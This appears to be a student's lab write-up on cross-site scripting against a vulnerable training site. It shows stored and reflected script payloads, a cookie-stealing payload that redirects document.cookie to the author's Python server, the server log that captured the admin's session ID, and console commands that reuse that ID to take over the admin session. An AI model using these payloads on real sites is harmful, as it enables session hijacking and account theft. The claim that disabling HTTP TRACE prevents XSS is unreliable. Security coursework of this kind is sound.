Stored attacks are injected scripts stored on the target server, usually including in a database, message forums, visitor logs, contact us fields. The victim then receives the scripts from the server when it requests the stored information.

The reflected attacks are injected scripts reflected on the server, including search results, error messages and any response that has input sent to the server as part of the request. The browser executes the code because it came from a "trusted" server.
The cookie stealing script goes in conjunction with the stored attack, the attacker has a simple server set up in the background, writes a simple cookie windows reallocation script to the IP and port of the server, when the victim opens the link or message, the cookie will be copied and redirected to the external attacker server.

XSS does highly critical damage to the victim because it can hijack accounts ruining one's integrity and confidentiality, impersonating someone they are not. More-over, XSS has the capability to steal credentials such as the session key and the cookie of the administrator accounts. A power attack of the XSS is used to extract sensitive data such as personal identifiable information, cardholder information to perform unauthorized transactions such as transferring money from one account to another. Drive-by downloads in another form of attack in business organizations, using server and website to gain control over client's computer and then listing browser versions and unknown plugins to steal unauthorized data and to hook victim's browsers to the attacker's server.


In conclusion XSS is a very versatile attack which can lead to many opportunities on social engineering and client-side attacks to steal commercially valuable data and performing sensitive operations which would harm the victim in all reputational, legal and financial point of view.
The main defenses against XSS are described as OWASP XSS prevention cheat sheet, meaning turning off HTTP trace support on all web servers. The implication behind this is because the attack can steal cookies with JavaScript even when the document.cookie is disabled or not supported by the client, the attacker can still post malicious scripts, an asynchronous HTTP trace call is triggered which collects the cookie information. Simply by removing the HTTP trace support on all web server, it can prevent the XSS from happening. Furthermore, validation and escape routines are started to be implemented by newer browsers to prevent parameter tampering and the injection of XSS attacks.

I performed the stored XSS through the following screenshots:


31337 Bugs - Google Chrome
31337 Bugs
Not secure | 192.168.56.101/contact.php
31337 BUGS
HOME | TEST USER'S BASKET | SIGN OUT | SEARCH | CONTACT US
Send email

Your name: alert
Your email: testing@testing.com
Your message: <script>alert('XSS');</script>

I first logged in as one of the user account, in the contact us page, I put the “Your Name:” field as alert, a random email to fill the email validation form and in the message field, I put <script>alert(‘XSS’);</script> a JavaScript injections. I then proceeded and press send the message.




Your name: display cookie

Your email: testing@testing.com


Your message:

```
<script>alert(document.cookie);
</script>
```

I also created another message to test another JavaScript injection. In the “Your name:” I input display cookie and similarly I typed in a random E-mail for the validation purposes. Lastly, in the message field, I typed in <script>alert(document.cookie);</script>, this script will just create a pop up box alerting the admin’s cookie when the admin opens the message.


31337 Bugs - Google Chrome
31337 Bugs
Not secure | 192.168.56.101/message.php?message=alert.txt
OK


```
192.168.56.101 says
XSS
```


31337 Bugs - Google Chrome
31337 Bugs
Not secure
192.168.56.101/message.php?message=cookie.txt
OK

192.168.56.101 says

is_admin=1; PHPSESSID=mfjj8utjpkvccbom6eosg6dt0


The following 2 screenshots show when I logged in as admin and open the stored XSS, the first one alerts and displays the word XSS and the second screenshot displays the admin's cookie. Following is the screenshots for reflected attack:



Please enter a search term

<script>alert('reflected XS


I logged in as one of the user accounts, followed on I pressed on the search icon on the top right side of the screen, in the search bar I basically typed in the alert script which I did for the stored attack of XSS which is <script>alert('reflected XSS');</script>. Afterwards, I pressed the search button.



reflected XSS


As predicted, as I pressed the search button, the browser automatically displays the alert box of the words reflected XSS.

The following is the screenshots for stealing the admin's cookie using stored attack and use it to view the home page as the admin when not logged in as a different user.




```python
import SimpleHTTPServer
import SocketServer

PORT = 8000

Handler = SimpleHTTPServer.SimpleHTTPRequestHandler

httpd = SocketServer.TCPServer(("", PORT), Handler)

print "serving at port", PORT
httpd.serve_forever()
```

I have created a very simple python server, that runs on the port 8000 and the default IP is 0.0.0.0 on the localhost.



On the left side of the screen, I ran the python server using command line “python -m server 8000” on the terminal which the server is now actively listening to the socket address of “0.0.0.0:8000” and on the right screen I have opened the website provided by the course work.




Your name: cookie

Your email: testing@testing.com

Your message:


```
<script>window.location.replace
("http://0.0.0.0:8000/steal-
cookie?cookie=" +
document.cookie);</script>
```

I logged in as one of the user accounts of the website and accessed the contact us page to perform the stored XSS attack. The only difference is the message field, I used the following script injection“<script>window.location.replace(“http://0.0.0.0:8000/steal-cookie?cookie” + document.cookie);</script>”. What this line does is, it will hook up and reallocate the admin’s cookie to the following socket address of my simple python server when the admin opens the message.




User ID: 1
User name: testuser
User password: test
User ID: 2
User name: admin
User password: admin

The admin clicks on the message.




```
==> default: Running provisioner: shell...
    default: Running: inline script
fungi@egb076000014:~$ python -m server 8000
/usr/bin/python: No module named server
fungi@egb076000014:~$ cd hdrive
fungi@egb076000014:~/hdrive$ cd 363server
fungi@egb076000014:~/hdrive/363server$ python -m server 8000
serving at port 8000
127.0.0.1 - - [08/Mar/2019 14:58:39] code 404, message File not found
127.0.0.1 - - [08/Mar/2019 14:58:39] "GET /steal-cookie?cookie=is_admin=1;%20PHPSESSID=p6ijpalabeeeesb4msb7sd1o76 HTTP/1.1" 404 -
127.0.0.1 - - [08/Mar/2019 14:58:39] code 404, message File not found
127.0.0.1 - - [08/Mar/2019 14:58:39] "GET /favicon.ico HTTP/1.1" 404 -
```

The cutomised simple python server has received the admin's cookie as displayed on the screenshot above after the admin has opened the message.



```
Failed to load resource: the server responded with a status of 404 (Not Found)
> document.cookie = "PHPSESSID=p6ijpalabeeeesb4msb7sd1o76";
< "PHPSESSID=p6ijpalabeeeesb4msb7sd1o76"
> document.cookie = "is_admin=1";
< "is_admin=1"
```

On the website, open the console terminal type in the following code "document.cookie = (sessionID)" and "document.cookie=(is admin=1)" but the session ID and the admin ID is copied and pasted from the customized simple python server which has extracted from the admin when he opened the stored XSS message.



Lastly refreshed the page and you'll be logged in as the admin and can view the page as an admin without logging in as any of the user accounts.